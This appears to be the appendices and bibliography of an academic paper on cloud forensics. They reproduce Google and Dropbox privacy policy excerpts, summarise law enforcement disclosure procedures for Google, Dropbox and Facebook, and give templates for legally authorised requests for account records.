Your device may have sensors that provide information to assist in a better understanding of your location. For example, an accelerometer can be used to determine things like speed, or a gyroscope to figure out direction of travel.

"collect information"

This includes information like your usage data and preferences, Gmail messages, G+ profile, photos, videos, browsing history, map searches, docs, or other Google-hosted content.

"combine personal information from one service with information, including personal information, from other Google services"

For example, when you're signed in to your Google Account and search on Google, you can see search results from the public web, along with pages, photos, and Google+ posts from your friends and people who know you or follow you on Google+ may see your posts and profile in their results.

"connect with people"

For example, you could get suggestions of people you might know or want to connect with on Google+, based on the connections you have with people on other Google products, like Gmail; and people who have a connection with you may see your profile as a suggestion.

"credit card"

Whilst we currently don't ask for a credit card during sign up, verifying your age through a small credit card transaction is one way to confirm that you meet our age requirements in case your account was disabled after you have entered a birthday indicating you are not old enough to have a Google Account.

"develop new ones"

For example, Google's spell checking software was developed by analyzing previous searches where users had corrected their own spelling.

"device identifiers"

Device identifiers let Google know which unique device you are using to access our services, which can be used to customise our service to your device or analyse any device issues related to our services.

"device-specific information"

For example, when you visit Google Play from your desktop, Google can use this information to help you decide on which devices you'd like your purchases to be available for use.

"improve your user experience"

For example, cookies allow us to analyse how users interact with our services. [Learn more.](#)

"legal process or enforceable governmental request"

Like other technology and communications companies, Google regularly receives requests from governments and courts around the world to hand over user data. Our legal team reviews each and every request, regardless of type, and we frequently push back when the requests appear to be overly broad or don't follow the correct process. [Learn more.](#)

"limit sharing or visibility settings"

For example, you can choose your settings so your name and photo do not appear in an ad. [Learn more.](#)

"linked with information about visits to multiple sites"

Google Analytics is based on first-party cookies. Data generated through Google Analytics can be linked, by the Google Analytics customer or by Google, using Google technology, to third-party cookies, related to visits to other websites, for instance when an advertiser wants to use its Google Analytics data to create more relevant ads, or to further analyze its traffic. [Learn more.](#)

"maintain"

For example, we continuously monitor our systems to check that they are working as intended and in order to detect and fix errors.
[Learn more.](#)

"may collect and process information about your actual location"

For example, Google Maps can center the maps view on your current location. [Learn more.](#)

"may not function properly"

For example, we use a cookie called 'lbc' which makes it possible for you to open many Google Docs in one browser. [Learn more.](#)

"and our partners"

We allow trusted businesses to use cookies or similar technologies for advertising and research purposes on our services. [Learn more.](#)

"phone number"

For example, if you add a phone number as a recovery option, if you forget your password Google can send you a text message with a code to enable you to reset it. [Learn more.](#)

"protect Google and our users"

For example, if you're concerned about unauthorized access to your email, "Last account activity" in Gmail shows you information about recent activity in your email, such as the IP addresses that accessed your mail, the associated location, as well as the time and date. [Learn more.](#) **"protect"**

For example, one reason we collect and analyze IP addresses and cookies is to protect our services against automated abuse. [Learn more.](#) **"provide"**

For example, the IP address assigned to your device is used to send the data you requested back to your device. [Learn more.](#)

"sharing"

For example, with Google+, you have many different sharing options. [Learn more.](#)

"sharing with others quicker and easier"

For example, if someone is already a contact, Google will autocomplete their name if you want to add them to a message in Gmail.

[Learn more.](#)

"the people who matter most to you online"

For example, when you type an address in the To, Cc, or Bcc field of a message you're composing, Gmail will suggest addresses from your Contacts list. [Learn more.](#)

"to make it easier to share things with people you know"

For example, if you have communicated with someone via Gmail and want to add them to a Google Doc or an event in Google Calendar, Google makes it easy to do so by autocompleting their email address when you start to type in their name. [Learn more.](#)

"view and interact with our ads"

For example, we regularly report to advertisers on whether we served their ad to a page and whether that ad was likely to be seen by users (as opposed to, for example, being on part of the page to which users did not scroll). [Learn more.](#)

"We may share aggregated, non-personally identifiable information publicly"

When lots of people start searching for something, it can provide very useful information about particular trends at that time. [Learn more.](#)

"Wi-Fi access points and cell towers"

For example, Google can approximate your device's location based on the known location of nearby cell towers. [Learn more.](#)

"more relevant search results"

For example, we can make search more relevant and interesting for you by including photos, posts, and more from you and your friends. [Learn more.](#)

"removing your content"

For example, you can delete your Web & App Activity, your blog, a Google Site you own, your YouTube Channel, your Google+ profile or your entire Google account. [Learn more.](#)

"to show trends"

You can see some of these at Google Trends and YouTube Trending Videos. [Learn more.](#)

"your activity on other sites and apps"

This activity might come from your use of Google products like Chrome Sync or from your visits to sites and apps that partner with Google. Many websites and apps partner with Google to improve their content and services. For example, a website might use our advertising services (like AdSense) or analytics tools (like Google Analytics). These products share information about your activity with Google and, depending on your account settings and the products in use (for instance, when a partner uses Google Analytics in conjunction with our advertising services), this data may be associated with your personal information. [Learn more.](#)

Appendix B

Dropbox Privacy Policy:

Dropbox Privacy Policy

What & Why

We collect and use the following information to provide, improve and protect our Services:

Account. We collect, and associate with your account, information like your name, email address, phone number, payment info, physical address, and account activity. Some of our services let you access your accounts and your information with other service providers.

Services. Our Services are designed to make it simple for you to store Your Stuff, collaborate with others, and work across multiple devices. To make that possible, we store, process, and transmit Your Stuff—like files, messages, comments, and photos—as well as information related to it. This related information can be things like your profile information that makes it easier to collaborate and share Your Stuff with others. Our Services provide you with different options for sharing Your Stuff.

You may choose to give us access to your contacts to make it easy for you to do things like share and collaborate on Your Stuff, send messages, and invite others to use the Services. If you do, we'll store those contacts on our servers for you to use.

Usage. We collect information related to how you use the Services, including actions you take in your account (like sharing, editing, viewing, and moving files or folders). This helps us provide you with features like the "Events" page and version history.

We also collect information from and about the devices you use to access the Services. This includes things like IP addresses, the type of browser and device you use, the web page you visited before coming to our sites, and identifiers associated with your devices. Your devices (depending on their settings) may also transmit location information to the Services.

Cookies and other technologies. We use technologies like cookies and pixel tags to provide, improve, protect and promote our Services. For example, cookies help us with things like remembering your username for your next visit, understanding how you are interacting with our

Services, and improving them based on that information. You can set your browser to not accept cookies, but this may limit your ability to use the Services.

With whom

We may share information as discussed below, but we won't sell it to advertisers or other third parties.

Others working for Dropbox. Dropbox uses certain trusted third parties (for example, providers of customer support and IT services) to help us provide, improve, protect, and promote our Services. These third parties will access your information only to perform tasks on our behalf in compliance with this Privacy Policy, and we'll remain responsible for their handling of your information per our instructions.

Other users. Our Services display information like your name, profile picture, and email address to other users in places like your user profile and sharing notifications. When you register your Dropbox account with an email address on a domain owned by your employer or organization, we may help collaborators find you and your team by making some of your basic information—like your name, team name, profile picture, and email address—visible to other users on the same domain. This helps us show you teams you can join, and helps other users share files and folders with you.

Certain features let you make additional information available to others.

Other applications. You can also give third parties access to your information and account - for example, via Dropbox APIs. Just remember that their use of your information will be governed by their privacy policies and terms.

Dropbox Team Admins. If you are a user of a Dropbox team (e.g., Dropbox Business plans or Dropbox Education), your administrator may have the ability to access and control your Dropbox team account. Please refer to your organization's internal policies if you have questions about this. If you are not a Dropbox team user but interact with a Dropbox team user (by, for example, joining a shared folder or accessing stuff shared by that user), members of that organization may be able to view the name, email address, profile picture, and IP address that was associated with your account at the time of that interaction.

Law & Order. We may disclose your information to third parties if we determine that such disclosure is reasonably necessary to (a) comply with the law; (b) protect any person from death or serious bodily injury; (c) prevent fraud or abuse of Dropbox or our users; or (d) protect Dropbox's property rights.

Stewardship of your data is critical to us and a responsibility that we embrace. We believe that our users' data should receive the same legal protections regardless of whether it's stored on our services or on their home computer's hard drive. We'll abide by the following Government Request Principles when receiving, scrutinizing and responding to government requests (including national security requests) for our users' data:

- Be transparent,
- Fight blanket requests,
- Protect all users and
- Provide trusted services.

We publish a Transparency Report as part of our commitment to informing users about when and how governments ask us for information. This report details the types and numbers of requests we receive from law enforcement. We encourage users to review our Government Request Principles and Transparency Report for more detailed information on our approach and response to government requests.

We'll retain information you store on our Services for as long as we need it to provide you the Services. If you delete your account, we'll also delete this information. But please note: (1) there might be some latency in deleting this information from our servers and back-up storage; and (2) we may retain this information if necessary to comply with our legal obligations, resolve disputes, or enforce our agreements. You can access your personal information by logging into your Dropbox account.

To provide you with the Services, we may store, process and transmit information in the United States and locations around the world - including those outside your country. Information may also be stored locally on the devices you use to access the Services.

EU-U.S. Privacy Shield and Swiss-U.S. Privacy Shield. When transferring data from the European Union, the European Economic Area, and Switzerland, Dropbox relies upon a variety of legal mechanisms, including contracts with our users. Dropbox complies with the EU-U.S. and Swiss-U.S. Privacy Shield Frameworks as set forth by the U.S. Department of Commerce regarding the collection, use, and retention of personal information transferred from the European Union, the

European Economic Area, and Switzerland to the United States. You can find Dropbox's Privacy Shield certification here. You can also learn more about Privacy Shield at <https://www.privacyshield.gov>.

Dropbox is subject to oversight by the U.S. Federal Trade Commission. JAMS is the US-based independent organization responsible for reviewing and resolving complaints about our Privacy Shield compliance — free of charge to you. We ask that you first submit any such complaints directly to us via privacyshield@dropbox.com. If you aren't satisfied with our response, please contact JAMS at <https://www.jamsadr.com/eu-us-privacy-shield>. In the event your concern still isn't addressed by JAMS, you may be entitled to a binding arbitration under Privacy Shield and its principles.

Changes

If we are involved in a reorganization, merger, acquisition or sale of our assets, your information may be transferred as part of that deal. We will notify you (for example, via a message to the email address associated with your account) of any such deal and outline your choices in that event.

We may revise this Privacy Policy from time to time, and will post the most current version on our website. If a revision meaningfully reduces your rights, we will notify you.

Appendix C

Privacy Policy according to U.S. law:

Only Google will honour direct emergency disclosure requests from law enforcement. Google will usually disclose the data to the FBI Legal attaché (Legat) in the U.S. Embassy, who will pass the records on to the law enforcement representative.

Google:

If a law enforcement officer is seeking information from a user who has provided consent to access or obtain the user's account, the user should be directed to obtain that information from their own account either using:

- Google Takeout that allows users of Google products, such as YouTube and Gmail, to export their data to a downloadable ZIP file. However, this doesn't include search history or Google Wallet information (the latter can be obtained through a domestic production order as data stored in the UK); or
- For business users using Google Enterprise they have a tool available to download all data

Preservation request for google:

- Google require a signed letter served by e-mail
- Google will preserve data on a direct request from law enforcement
- Google will tell law enforcement whether an account identifier is a valid identifier (but will not provide information regarding the account holder or account without legal process)
- Google will provide a relevant date range for content if requested – this information should be available for the prosecutor to include in any LOR
- Google will maintain the preservation as long as extensions are sought and Google is told that an LOR is to be sent

Voluntary disclosure:

Google:

- If the user does not have a touchpoint with the jurisdiction or Europe, Google will only inform law enforcement with which countries the user does have a touchpoint
- Google treats countries in the European Union, European Economic Area, and European Free Trade Association (“Europe”) as one country for the purpose of their touchpoint requirement
- Google will only provide the IP addresses that resolve to the jurisdiction
- If Google believes freedom of speech (“First Amendment”) protections are implicated, they may not honor the direct request for voluntary disclosure
- Google will provide a certificate of authenticity if requested
- Google will specifically provide the following upon receipt of a request:

Gmail:

- Subscriber registration information (e.g., name, account creation information, associated email addresses, phone number)
- Sign-in IP addresses and associated time stamps
- Non-content information (such as non-content email header information - the to and from, time sent and IP, with the subject line removed)

You Tube:

- Subscriber registration information
- Sign-in IP addresses and associated time stamps
- Video upload IP address and associated time stamp
- *Google Voice:*
 - Subscriber registration information
 - Sign-up IP address and associated time stamp
 - Telephone connection records
 - Billing information
 - Forwarding number

Blogger

- Blog registration page
- Blog owner subscriber information
- IP address and associated time stamp related to a specified blog

post

- IP address and associated time stamp related to a specified post comment

GOOGLE

[After obtaining any appropriate subpoena, search warrant, court order or other order, to obtain a witness statement in writing from an administrator at:

Gmail

1600 Amphitheatre Parkway,

Mountain View,

CA 94043,

USA.

setting out all of the **[insert if BSI, Transactional Information and/or Content]** held by them relating to the email addresses **[insert email address]** for the period commencing **[insert date]** to the date of preservation including, but not limited to:

1. All stored electronic communications and other files reflecting communicationsto or from the requested account.
2. All records and other evidence relating to the subscriber(s), customer(s), account holder(s), or other entity(ies) associated with the requested account including, without limitation, subscriber names, user names, screen names or other identities, mailing addresses, residential addresses, business addresses,e-mail addresses and other contact information, telephone numbers or other subscriber number or identity, billing records, information about the length of service and the types of services the subscriber or customer utilized, and any other identifying information, whether such records or other evidence are in electronic or other form; and
3. All connection logs and records of user activity for the requested account, including:
 - a. Connection date and time;
 - b. Disconnect date and time;
 - c. Method of connection (e.g., telnet, ftp, http);
 - d. User name associated with the connection and other connection information, including the Internet Protocol address of the source of the connection;
 - e. Telephone caller identification records; and
 - f. Connection information for other computers to which the user of the above-referenced accounts connected, by any means, during the connection period, including the destination IP address, connection time and date, disconnect time and date, method of connection to the destination computer, the identities (account and screen names) and subscriber information, if known, for any person or entity to which such connection information relates, and all other information related to the connection from ISP or its subsidiaries.
4. The contents held in the above account/s including:
 - a. All electronic communications (including email text, attachments and embedded files) in

electronic storage by Google, or held by Google as a remote computing service, within the meaning of the Stored Communications Act;

b. All photos, files, data or information in whatever form and by whatever means they have been created and stored.

5. Any other records and other evidence relating to the requested account. Such records and other evidence include, without limitation, correspondence and other records of contact by any person or entity about the above-referenced account, the content and connection logs associated with or relating to postings, communications and any other activities to or through the requested account, whether such records or other evidence are in electronic or other form.

For YouTube accounts:

1. The subscriber details provided by the YouTube user [**insert account address**], including any email/postal addresses, full name, profile picture and telephone number or other contact method (where available).

2. The IP login history including creation IP for the account [**insert account address**]

3. Any login geo-location data held by Google for the user of account[**insert account address**]

4. Any videos posted by the user of account [**insert account address**] on to YouTube

5. Comments posted by the user of account [**insert account address**]

6. Private messages held in the inbox of YouTube user [**insert account address**]

It is requested that these records be produced as exhibits in the statement together with an explanation of the technical terms used in the records.]

DROPBOX:

[After obtaining any appropriate subpoena, search warrant, court order or other order, to obtain a witness statement in writing from an administrator at:

Dropbox, Inc.

Attn: Legal Department

185 Berry Street, 4th Floor

San Francisco, CA

94107

setting out all of the [**insert if BSI, Transactional Information and/or Content**] held by them relating to [**insert email address associated with a Dropbox account or a Dropbox user ID**] for the period commencing [**insert date**] to the date of preservation including, but not limited to:

1. Name provided by the user;

2. Email address provided by the user;

3. Time and date of account registration;

4. Type of account;

5. IP address recorded for the last account access;

6. IP addresses recorded for account log ins;

7. Devices associated with an account; and
8. User content, whether in files or otherwise to include, without limitation, correspondence and other records of contact by any person or entity about the above-referenced account, the content and connection logs associated with or relating to postings, communications and any other activities to or through the requested account, whether such records or other evidence are in electronic or other form.

It is requested that these records be produced as exhibits in the statement together with an explanation of the technical terms used in the records.]

Appendix D

U.S. Legal Process Requirements For Facebook

Facebook disclose account records solely in accordance with their terms of service and applicable law, including the federal Stored Communications Act ("SCA"), 18 U.S.C. Sections 2701-2712. Under U.S. law:

- A valid subpoena issued in connection with an official criminal investigation is required to compel the disclosure of basic subscriber records (defined in 18 U.S.C. Section 2703(c)(2)), which may include: name, length of service, credit card information, email address(es), and a recent login/logout IP address(es), if available.
- A court order issued under 18 U.S.C. Section 2703(d) is required to compel the disclosure of certain records or other information pertaining to the account, not including contents of communications, which may include message headers and IP addresses, in addition to the basic subscriber records identified above.
- A search warrant issued under the procedures described in the Federal Rules of Criminal Procedure or equivalent state warrant procedures upon a showing of probable cause is required to compel the disclosure of the stored contents of any account, which may include messages, photos, videos, timeline posts, and location information.
- We interpret the national security letter provision as applied to Facebook to require the production of only 2 categories of information: name and length of service.

Bibliography

[1] Calm Before the Storm: The Challenges of Cloud Computing in Digital Forensics GEORGE GRISPOS TIM STORER WILLIAM BRADLEY GLISSON. Available at <https://arxiv.org/ftp/arxiv/papers/1410/1410.2123.pdf>.

[2] Principles of Digital Evidence. Available at <http://www.computerforensicspecialists.co.uk/blog/the-principles-of-digital-evidence>.

[3] Chain of Custody: How to Ensure Digital Evidence Stands Up In Court by Adam Stone | Sep 17, 2015. Available at <https://www.govtechworks.com/chain-of-custody-how-to-ensure-digital-evidence-stands-up-in-court/>.

[4] Cloud forensics by Megan Katz & Ryan Montelbano. Available at <http://www.champlain.edu/Documents/LCDI/CloudForensics.pdf> Cloud Forensics.

[5] Google Transparency Report. Available at https://www.google.com/transparencyreport/userdatarequests/legalprocess/#does_a_law_enforcement.

[6] Dropbox transparency report .Available at <https://www.dropbox.com/transparency/reports>.

[7] Acquiring Forensic Evidence from Infrastructure-as-a Service Cloud Computing By Josiah Dykstra and Alan Sherman. Available at https://www.dfrws.org/sites/default/files/session-files/paper-acquiring_forensic_evidence_from_infrastructure-as-a-service_cloud_computing.pdf.

[8] Privacy of Drobox. Available at <https://www.dropbox.com/privacy>.

[9] Privacy policy of Google. Available at https://static.googleusercontent.com/media/www.google.com/en/intl/en/policies/privacy/google_privacy_policy_en.pdf.

[10] Governmental requests. Available at <https://govtrequests.facebook.com/about/>.

[11] Law of Facebook. Available at <https://www.facebook.com/safety/groups/law/guidelines>.

[12] ID for New Account: FB refuses to sign MoU with police, The Daily Star [online], Available at <http://www.thedailystar.net/frontpage/id-new-account-fb-refuses-sign-mou-police-1376128>.

[13] Cloud Forensics: A Meta-Study of Challenges, Approaches, and Open Problems Author: Shams Zawoad, Ragib Hasan. Available at <https://arxiv.org/abs/1302.6312>.